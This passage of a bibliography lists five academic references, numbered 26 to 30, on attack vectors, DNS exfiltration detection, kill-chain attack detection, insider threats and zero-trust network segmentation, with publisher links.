[26] Sergio F de Abreu, Stefan Kendzierskyj, and Hamid Jahankhani. “Attack vectors and advanced persistent threats”. In: *Cyber Defence in the Age of AI, Smart Societies and Augmented Humanity*. Springer, 2020. URL: https://link.springer.com/chapter/10.1007/978-3-030-35746-7_13.

[27] Asaf Nadler, Avi Aminov, and Asaf Shabtai. “Detection of malicious and low throughput data exfiltration over the DNS protocol”. In: *Computers & Security* (2019). URL: https://www.sciencedirect.com/science/article/pii/S0167404818304000?via%3Dihub.

[28] Florian Wilkens et al. “Multi-Stage Attack Detection via Kill Chain State Machines”. In: *Proceedings of the 3rd Workshop on Cyber-Security Arms Race (CYSARM ’21)* (2021). URL: https://dl.acm.org/doi/10.1145/3474374.3486918.

[29] Raj Gopalakrishna and Rajaram Bhaskaran. “Experience Paper: Uncovering a Privileged Insider Threat in Action”. In: *2025 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*. IEEE. 2025. URL: https://ieeexplore.ieee.org/document/11129567.

[30] B Nardine et al. “Towards a zero-trust micro-segmentation network security strategy: an evaluation framework”. In: *NOMS 2022–2022 IEEE/IFIP Network Operations and Management Symposium*. IEEE. Budapest, Hungary, 2022. URL: https://www.scopus.com/pages/publications/85133208394?origin=resultslist.